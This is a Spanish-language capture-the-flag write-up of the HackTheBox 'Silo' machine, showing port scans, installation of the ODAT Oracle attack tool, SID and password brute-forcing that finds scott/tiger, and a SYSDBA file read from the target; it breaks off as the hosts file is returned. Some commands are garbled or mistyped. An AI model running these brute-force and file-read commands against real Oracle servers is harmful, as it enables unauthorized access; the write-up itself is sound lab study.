

Silo

```
#####SILO MACHINE WINDOWS TECH
ORACLE#####
```

Silo se centra principalmente en aprovechar Oracle para obtener una shell y escalar privilegios. Estaba pensado para ser completado manualmente utilizando varias herramientas, sin embargo Oracle Database Attack Tool simplifica enormemente el proceso, reduciendo la dificultad de la máquina sustancialmente

Escaneo:

PORT STATE SERVICE

VERSION

80/tcp open http Microsoft IIS httpd

8.5

|_http-server-header: Microsoft-IIS/

8.5

|_http-title: IIS Windows

Server

| http-methods:

|_ Potentially risky methods:

TRACE

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

1521/tcp open oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49159/tcp open oracle-tns Oracle TNS listener (requires service name)

49160/tcp open msrpc Microsoft Windows RPC

49161/tcp open msrpc Microsoft Windows RPC

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: supported

| smb2-time:

| date: 2023-10-08T02:15:38

|_ start_date: 2023-10-08T02:11:12

| smb2-security-mode:

| 3:0:2:

|_ Message signing enabled but not required

full scan:


80/tcp open http

```

135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1521/tcp open oracle
5985/tcp open wsman
47001/tcp open winrm
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49159/tcp open unknown
49160/tcp open unknown
49161/tcp open unknown
49162/tcp open unknown

```

con smb encontramos dominio



vemos que hay 2 puertos oracle

```

1521/tcp open oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)
49159/tcp open oracle-tns Oracle TNS listener (requires service name)

```

enumeracion de directorios

```

/*checkout*      (Status: 400) [Size:
3420]
/*docroot*       (Status: 400) [Size:
3420]
/*               (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww (Status: 400) [Size:
3420]
/http%3A         (Status: 400) [Size:
3420]
/q%26a          (Status: 400) [Size:
3420]
/**http%3a      (Status: 400) [Size:
3420]
/*http%3A       (Status: 400) [Size:
3420]
/**http%3A      (Status: 400) [Size:
3420]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 3420]

```

buscamos la version del oracle tns con el script nmap oracle-tns-version

```
nmap --script "oracle-tns-version" -p 1521 -T4 -sV 10.10.10.82
```

```
(kali@kali) ~$ nmap --script "oracle-tns-version" -p 1521 -T4 -sV 10.10.10.82
Starting Nmap 7.94 ( https://nmap.org
Nmap scan report for SILO (10.10.10.82)
Host is up (0.077s latency).


PORT      STATE SERVICE VERSION
1521/tcp  open  oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
```

buscamos una herramienta para enumerar oracle

ODAT

<https://github.com/quentinhardy/odat>



creo una carpeta y clono el repositorio

git clone <https://github.com/quentinhardy/odat>

```
$ cd odat  
  
(kali@kali)-[~/machineshtb/Silo/odat]  
$ git clone https://github.com/quentinhardy/odat  
Cloning into 'odat'...  
remote: Enumerating objects: 1309, done.  
remote: Counting objects: 100% (317/317), done.  
remote: Compressing objects: 100% (127/127), done.  
remote: Total 1309 (delta 191), reused 307 (delta 186), pack-reused 992  
Receiving objects: 100% (1309/1309), 1.54 MiB | 3.59 MiB/s, done.  
Resolving deltas: 100% (810/810), done.  
  
(kali@kali)-[~/machineshtb/Silo/odat]  
$
```

seguimos la guia de instalacion del odat

<https://github.com/quentinhardy/odat/releases/>: It is not required to install something for use the standalone version

- Clone the repository to get the ODAT source code:

```
git clone https://github.com/quentinhardy/odat.git
```

- Update wiki pages in this repository for getting the ODAT documentation locally:

```
cd odat/  
git submodule init  
git submodule update
```

dentro de la carpeta odat hacemos los git

```
(kali@kali)-[~/machineshtb/Silo/odat/odat]  
$ git submodule init  
Submodule 'docs' (https://github.com/quentinhardy/odat.wiki.git)  
  
(kali@kali)-[~/machineshtb/Silo/odat/odat]  
$ git submodule update  
Cloning into '/home/kali/machineshtb/Silo/odat/odat/docs'...  
Submodule path 'docs': checked out '402d0446a807f8c75e07addaf0887a82c739bf1f'  
  
(kali@kali)-[~/machineshtb/Silo/odat/odat]  
$
```

instalamos

- Install *python3-dev*, *alien* and *libaio1* package (for sqlplus):

```
sudo apt-get install libaio1 python3-dev alien python3-pip
```

```
(kali@kali)-[~/machineshtb/Silo/odat/odat]
$ sudo apt-get install libaio1 python3-dev alien python3-pip
```

vamos al link elegimos x64

- Get instant client basic, sdk (devel) and sqlplus from the Oracle web site:

- X64: <http://www.oracle.com/technetwork/topics/linuxx86-64soft-092277.html>

<http://www.oracle.com/technetwork/topics/linuxx86-64soft-092277.html>

abrimos el primero y elegimos ol8

Version 2111.0.0.0 (Requires glibc 2.14)

Base - one of these packages is required

Name	Download	Description
Basic Package (ZIP)	instantclient-basic-linux.x64-2111.0.0.0dbru.zip	All files required to run OCI, OCCI, and JDBC-OCI applications (78,744,025 bytes) (cksum - 3141261463)
Basic Package (OL8 RPM)	oracle-instantclient-basic-2111.0.0.0-1.el8.x86_64.rpm	All files required to run OCI, OCCI, and JDBC-OCI applications (55,681,472 bytes) (cksum - 4133064746)


bajamos y descargamos tambien sql plus package ol8

Tools - optional packages

Name	Download	Description
SQL*Plus Package (ZIP)	instantclient-sqlplus-linux.x64-2111.0.0.0dbru.zip	The SQL*Plus command line tool for SQL and PL/SQL queries (936,855 bytes) (cksum - 3836695363)
SQL*Plus Package (OL8 RPM)	oracle-instantclient-sqlplus-2111.0.0.0-1.el8.x86_64.rpm	The SQL*Plus command line tool for SQL and PL/SQL queries (728,100 bytes) (cksum - 3463941062)

tambien bajos y descargamos el sdk package ol8

muevo las descargas dentro de una nueva carpeta que nombre installation



renombramos los archivos tal como lo dice la guía

- Generate DEB files from RPM files with :


```
sudo alien --to-deb oracle-instantclient19.3-basic-???x???rpm
sudo alien --to-deb oracle-instantclient19.3-devel-???x???rpm
```
- Install instant client basic, sdk and sqlplus:

```
sudo dpkg -i oracle-instantclient19.3-basic-???x???deb
sudo dpkg -i oracle-instantclient19.3-devel_???_???deb
```
- Put these lines in your `/etc/profile` file in order to define Oracle `env` variables:

```
export ORACLE_HOME=/usr/lib/oracle/19.3/client64/
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
export PATH=${ORACLE_HOME}bin:$PATH
```

como todos son rpm y todos deben ser .deb cambios con *

```
sudo alien --to-deb *
```




```
File Actions Edit View Help
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Silo x
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
oracle-instantclient-devel_21.11.0.0.0-2_amd64.deb generatedrpm y todos deben ser .deb cambios con *
warning: oracle-instantclient-sqlplus-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
warning: oracle-instantclient-sqlplus-21.11.0.0.0-1.el8.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ad986da3: NOKEY
```

```
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Silo x
(kali@kali)-[~/machineshtb/Silo/odat/installation]
$ ll
total 104932
-rw-r--r-- 1 kali kali 55681472 Oct 7 22:35 oracle-instantclient-basic_21.11.0.0.0-1.el8.x86_64.rpm
-rw-r--r-- 1 root root 49058220 Oct 7 22:46 oracle-instantclient-basic_21.11.0.0.0-2_amd64.deb
-rw-r--r-- 1 kali kali 674884 Oct 7 22:37 oracle-instantclient-devel-21.11.0.0.0-1.el8.x86_64.rpm
-rw-r--r-- 1 root root 621620 Oct 7 22:47 oracle-instantclient-devel_21.11.0.0.0-2_amd64.deb
-rw-r--r-- 1 kali kali 728100 Oct 7 22:36 oracle-instantclient-sqlplus-21.11.0.0.0-1.el8.x86_64.rpm
-rw-r--r-- 1 root root 669004 Oct 7 22:47 oracle-instantclient-sqlplus_21.11.0.0.0-2_amd64.deb
(kali@kali)-[~/machineshtb/Silo/odat/installation]
$
```

ahora hacemos dpkg a todos los .deb
sudo dpkg -i *.deb

```
(kali@kali)-[~/machineshtb/Silo/odat/installation]
$ sudo dpkg -i *.deb
(Reading database ... 412041 files and directories currently installed.)
Preparing to unpack oracle-instantclient-basic_21.11.0.0.0-2_amd64.deb ...
Unpacking oracle-instantclient-basic (21.11.0.0.0-2) over (19.6.0.0.0-0kali2) ...
```

luego debemos definir estas variables de entorno para la primera se necesita la version instalada
export ORACLE_HOME=/usr/lib/oracle/19.3/client64/
en este caso la vemos con ls
ls /usr/lib/oracle

```
(kali@kali)-[~/machineshtb/Silo/odat/installation]
$ ls /usr/lib/oracle
21
(kali@kali)-[~/machineshtb/Silo/odat/installation]
```

```
export ORACLE_HOME=/usr/lib/oracle/21/client64/
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
export PATH=${ORACLE_HOME}bin:$PATH
sudo nano /etc/profile
```

```
(kali@kali)-[~/machineshtb/Silo/odat/installation]
$ sudo nano /etc/profile

(kali@kali)-[~/machineshtb/Silo/odat/installation]
$
```

```
unseti
fi
#añadido para uso de herramienta odat
export ORACLE_HOME=/usr/lib/oracle/21/client64/
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
export PATH=${ORACLE_HOME}bin:$PATH

sudo ldconfig

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
```

verificamos en otra terminal printenando \$PATH

```
(kali@kali)-[~/machineshtb/Silo]
$ $PATH
zsh: no such file or directory: /usr/local/sbin:/usr/sbin:/sbin:/usr/lib/oracle/21/client64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools

(kali@kali)-[~/machineshtb/Silo]
$
```

cambiamos el archivo oracle.conf.d por 21

```
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Silo x
GNU nano 7.2 /etc/ld.so.conf.d/oracle.conf*
/usr/lib/oracle/21/client64/lib/

: README.md

export ORACLE_HOME=/usr/lib/oracle/19.3/client64/
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$ORACLE_HOME/lib
export PATH=${ORACLE_HOME}bin:$PATH
```

actualizamos


```
/usr/lib/oracle/19.3/client64/lib/
```

- Update the ldpath using:

```
sudo ldconfig
```

- Install CX_Oracle

```
sudo -s
source /etc/profile
pip3 install cx_Oracle
```

```
$ sudo pip3 install cx_Oracle
Collecting cx_Oracle
  Downloading cx_Oracle-8.3.0.tar.gz (363 kB)
Installing build dependencies ... done
Getting requirements to build wheel ... done
Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: cx_Oracle
  Building wheel for cx_Oracle (pyproject.toml) ... |
```

```
363.9/363.9 kB 12.3 MB/s eta 0:00:00
```

tambien tuve problemas con librerias se solucionaron con estos 2 links

<https://pypi.org/project/python-libnmap/>

<https://bobbyhadz.com/blog/python-no-module-named-crypto>

```
pip install python-libnmap
```

```
pip3 install pycryptodome
```

corremos odat y ya sirve la hpta

```
$ ./odat.py -h
usage: odat.py [-h] [--version]
              {all,tnscmd,tnspoin,sideguesser,sguesser,passwordguesser,utlhttp,httpurtype,utltcp,ctxsys,externaltable,dbmsxsprocessor,dbmsadvisor,utlfile,dbmssche
duler,java,passwordstealer,oradbg,dbmslob,stealremotepwds,userlikepwd,smb,privesc,cve,search,unwrapper,clean}
...

```

```

  _/ _/_/_/_/
  (o) o o ||
  _/_/_/_/_/_/

```

```

  _/ _/_/_/_/
  (o) o o ||
  _/_/_/_/_/_/

```

By Quentin Hardy (quentin.hardy@protonmail.com) quentin.hardy@bt.com

positional arguments:

{all,tnscmd,tnspoin,sideguesser,sguesser,passwordguesser,utlhttp,httpurtype,utltcp,ctxsys,externaltable,dbmsxsprocessor,dbmsadvisor,utlfile,dbmsscheduler,java,passwordstealer,oradbg,dbmslob,stealremotepwds,userlikepwd,smb,privesc,cve,search,unwrapper,clean}

ODAT OBTENCION DE SID

validando el script una de ellas el sid user


```
all          to run all modules in order to know what
tncmd        to communicate with the TNS listener
tnspoison    to exploit TNS poisoning attack (SID requ
sidguesser   to know valid SIDs
snguesser    to know valid Service Name(s)
passwordguesser to know valid credentials
```

pero que es sid:

Identifica la instancia de la base de datos (nombre de la base de datos + número de instancia).

utilizamos odat

python3 odat.py sidguesser -s 10.10.10.82



encontramos el SID XE

```
[1] (10.10.10.82:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:152
[+] 'XE' is a valid SID. Continue... #####
100% |#####|
[1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (10.10.1
100% |#####|
[1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (10.10.1
 55% |## 56% |#####|
[+] 'XE' is a valid SID. Continue... #####
100% |#####|
[+] SIDs found on the 10.10.10.82:1521 server: XE
```

pero que es sid:
Identifica la instancia de la base de datos

```
~/machineshtb/Silo/odat/odat master-python3
```

utilizamos odat

buscando en las opciones del script también vemos la opción passwordguesser
ejecutando nos dice que debemos colocar el sid y el nombre del servicio

```
~/machineshtb/Silo/odat/odat master-python3
python3 odat.py passwordguesser -s 10.10.10.82
14:00:47 CRITICAL -: The server SID or Service Name must be given with the '-d SID' or '-n serviceName' option.

econtramos el SID XE

~/machineshtb/Silo/odat/odat master-python3
```

passwordguesser

como no se que es el service name corremos el script pero le añadimos el xe y la opcion h
python3 odat.py passwordguesser -s 10.10.10.82 -d XE -h

```
output configurations:
--no-color
--output-file OUTPUTFILE

no color for output
save results in this file

--accounts-file FILE
--accounts-files loginFile pwdFile
--logins-file-pwd loginFile thePwd
--login-as-pwd

~/machineshtb/Silo/odat/odat master-python3
python3 odat.py passwordguesser -s 10.10.10.82 -d XE -h
0 0:zsh*
```

```
-n SERVICENAME Oracle Service Name
--client-driver CLIENT-DRIVER Set client driver name (default: SQL*PLUS)
--sysdba connection as SYSDBA
--sysoper connection as SYSOPER

password guesser options:
--accounts-file FILE file containing Oracle credentials (default: accounts/accounts.txt)
--accounts-files loginFile pwdFile files containing logins and passwords (default: [None, None])
--logins-file-pwd loginFile thePwd try the given password for each login in file
--login-as-pwd each login will be tested as password (lowercase & unpercase)
```

segun parece podemos utilizar el tipo de conexion y utilizar un diccionario separado de cuenta/diccionario (accounts/accounts.txt)
buscamos un diccionario de usuarios y contraseñas oracle
locate oracle | grep pass

```
(kali@kali)-[~/machineshtb/Silo]
$ locate oracle | grep pass
/opt/nessus/lib/nessus/plugins/oracle10gAS_auth_bypass.pass.nasl
/opt/nessus/lib/nessus/plugins/oracle_http_server_modaccess_bypass.pass.nasl
/opt/nessus/lib/nessus/plugins/oracle_reports_password_disclosure.pass.nasl
/opt/nessus/lib/nessus/plugins/oracle_secure_backup_uname_auth_bypass.pass.nasl
/usr/lib/python3/dist-packages/passlib/handlers/oracle.py
/usr/lib/python3/dist-packages/passlib/handlers/__pycache__/oracle.cpython-311.pyc
/usr/share/legion/wordlists/oracle-betterdefault.passlist.txt
/usr/share/metasploit-framework/data/wordlists/hci_oracle_passwords.csv
/usr/share/metasploit-framework/data/wordlists/oracle_default_passwords.csv
/usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt
/usr/share/metasploit-framework/modules/exploits/windows/ftp/oracle9i_xdb_ftp_pass.rb
/usr/share/metasploit-framework/modules/exploits/windows/http/oracle9i_xdb_pass.rb
```

este es interesante

```
/usr/share/metasploit-framework/data/wordlists/oracle_default_passwords.csv
/usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt
/usr/share/metasploit-framework/modules/exploits/windows/ftp/oracle9i_xdb_ftp_pass.rb
/usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt
```

al abrir el diccionario vemos que estan separados por espacios

```
sympa sympas
sys change_on_install
sys d_syspw
sys manager
sys oracle
sys sys
sys syspass
sys manag3r
sys oracl3
sys 0racle
sys 0racl3
sys oracle8
sys oracle9
```

con un cat y un remplazo con tr podemos adaptar

```
cat /usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt | tr ' ' '/' > orauserpass.txt
```

```
$ cat /usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt | tr ' ' '/' > orauserpass.txt
```

```
serviceconsumer1/serviceconsumer1
sh/change_on_install
sh/sh Silo
sh/unknown
siteminder/siteminder
si_informtn_schema/si_informtn_schema
slide/slide
```

ejecutamos el odat y omitimos la parte del servicename y oprimimos la letra c

```
python3 odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file /home/kali/machineshtb/Silo/orauserpass.txt
```

```
~/machineshtb/Silo/odat/odat master-python3
python3 odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file /home/kali/machineshtb/Silo/orauserpass.txt
[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1521
4:18:35 WARNING --: The line 'jl/jl/n' is not loaded in credentials list: ['jl', 'jl', '']
4:18:35 WARNING --: The line 'ose$http$admin/invalid/password\n' is not loaded in credentials list: ['ose$http$admin', 'invalid', 'password']
The login cdemo82 has already been tested at least once. What do you want to do:
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
con un cat y un remplazo con tr podemos adaptar
cat /usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt | tr ' ' '/' > orauserpass.txt
$ cat /usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt | tr ' ' '/' > orauserpass.txt
```

```
~/machineshtb/Silo/odat/odat master-python3
python3 odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file /home/kali/machineshtb/Silo/orauserpass.txt

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1521
14:18:35 WARNING -: The line 'jl/jl\n' is not loaded in credentials list: ['jl', 'jl', '']
14:18:35 WARNING -: The line 'ose$http$admin/invalid/password\n' is not loaded in credentials list: ['ose$http$admin', 'invalid', 'password']
The login cdemo82 has already been tested at least once. What do you want to do: | ETA: 00:05:50
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[!] Notice: 'ctxsys' account is locked, so skipping this username for password | ETA: 00:08:35
[!] Notice: 'hr' account is locked, so skipping this username for password | ETA: 00:07:43
[!] Notice: 'mdsys' account is locked, so skipping this username for password | ETA: 00:05:57
[!] Notice: 'dbsnmp' account is locked, so skipping this username for password | ETA: 00:04:50
[!] Notice: 'dip' account is locked, so skipping this username for password | ETA: 00:04:41
[!] Notice: 'system' account is locked, so skipping this username for password##### | ETA: 00:03:12
[!] Notice: 'xdb' account is locked, so skipping this username for password##### | ETA: 00:02:02
[!] Notice: 'outln' account is locked, so skipping this username for password##### | ETA: 00:01:34
[4] Valid credentials found: scott/tiger. Continue... | ETA: 00:00:17
100% ##### | Time: 00:07:28
[+] Accounts found on 10.10.10.82:1521/sid:XE:
scott/tiger
```

econtrmaos scott/tiger
user:scott
pass:tiger

con esto podemos utilizar una opcion de odat llamada utlfile

```
dbmsadvisor to upload files
utlfile to download/upload/delete files
```

al correr nos pide un pass y user

```
~/machineshtb/Silo/odat/odat master-python3 ?1
python3 odat.py utlfile -s 10.10.10.82 -d XE
14:30:56 CRITICAL -: You must give a valid account with the '-U username' option and the '-P password' option.
```

```
~/machineshtb/Silo/odat/odat master-python3 ?1
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger'
14:32:41 CRITICAL -: An operation on this module must be chosen thanks to one of these options: --test-module, --getFile, --putFile, --removeFile;
```

aca nos dice si quier extraer una ruta una archivo y como nombrarlo en el host local

```
~/machineshtb/Silo/odat/odat master-python3 ?1
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --getFile
usage: odat.py utlfile [-h] [-v] [--sleep TIMESLEEP] [--encoding ENCODING] [-s SERVER] [-p PORT] [-U USER] [-P PASSWORD] [-d SID] [-n SERVICENAME]
                        [--client-driver CLIENT-DRIVER] [--sysdba] [--sysoper] [--getFile remotePath remoteFile localFile]
                        [--putFile remotePath remoteFile localFile] [--removeFile remotePath remoteFile] [--test-module] [--no-color]
                        [--output-file OUTPUTFILE]
odat.py utlfile: error: argument --getFile: expected 3 arguments
```

corremos el script trayendonos el etc/host segun el script la ruta el nombre del archivo y como lo quiero llamar van separados

C:\Windows\System32\drivers\etc\ hosts etchost

probamos

python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --getFile C:\Windows\System32\drivers\etc\
hosts etchost

```
~/machineshtb/Silo/odat/odat master-python3 ?1
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --getFile C:\Windows\System32\drivers\etc\ hosts etchost
usage: odat.py utlfile [-h] [-v] [--sleep TIMESLEEP] [--encoding ENCODING] [-s SERVER] [-p PORT] [-U USER] [-P PASSWORD] [-d SID] [-n SERVICENAME]
                        [--client-driver CLIENT-DRIVER] [--sysdba] [--sysoper] [--getFile remotePath remoteFile localFile]
                        [--putFile remotePath remoteFile localFile] [--removeFile remotePath remoteFile] [--test-module] [--no-color]
                        [--output-file OUTPUTFILE]
odat.py utlfile: error: argument --getFile: expected 3 arguments
```

nos dice que falntan 3 argumentos cambiamos los slash por /


```
~/machineshtb/Silo/odat/odat master-python3 ?1
python3 odat.py utlfile -s 10.10.10.82 -d XE -d scott -s Prodtiger! -d ExtFile C:/Windows/System32/drivers/etc/hosts etchost
python3 odat.py utlfile -s 10.10.10.82 -d XE -d scott -s Prodtiger! -d ExtFile C:/Windows/System32/drivers/etc/hosts etchost
[1] (10.10.10.82:1521): Read the hosts file stored in C:/Windows/System32/drivers/etc/ on the 10.10.10.82 server
[-] Impossible to read the ['C:/Windows/System32/drivers/etc/', 'hosts', 'etchost'] file: "ORA-01031: insufficient privileges"
```

-u SID	Oracle System ID (SID)
-n SERVICENAME	Oracle Service Name
--client-driver CLIENT-DRIVER	Set client driver name (default: SQL*PLUS)
--sysdba	connection as SYSDBA
--sysoper	connection as SYSOPER

```
python3 odat.py uttfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --getFile C:/Windows/System32/drivers/etc/ hosts etchost --sysdba
python3 odat.py uttfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --getFile C:/Windows/System32/drivers/etc/ hosts etchost
[1] (10.10.10.82:1521): Read the hosts file stored in C:/Windows/System32/drivers/etc/ on the 10.10.10.82 server
[+] Data stored in the hosts file stored in C:/Windows/System32/drivers/etc/ (copied in etchost locally):
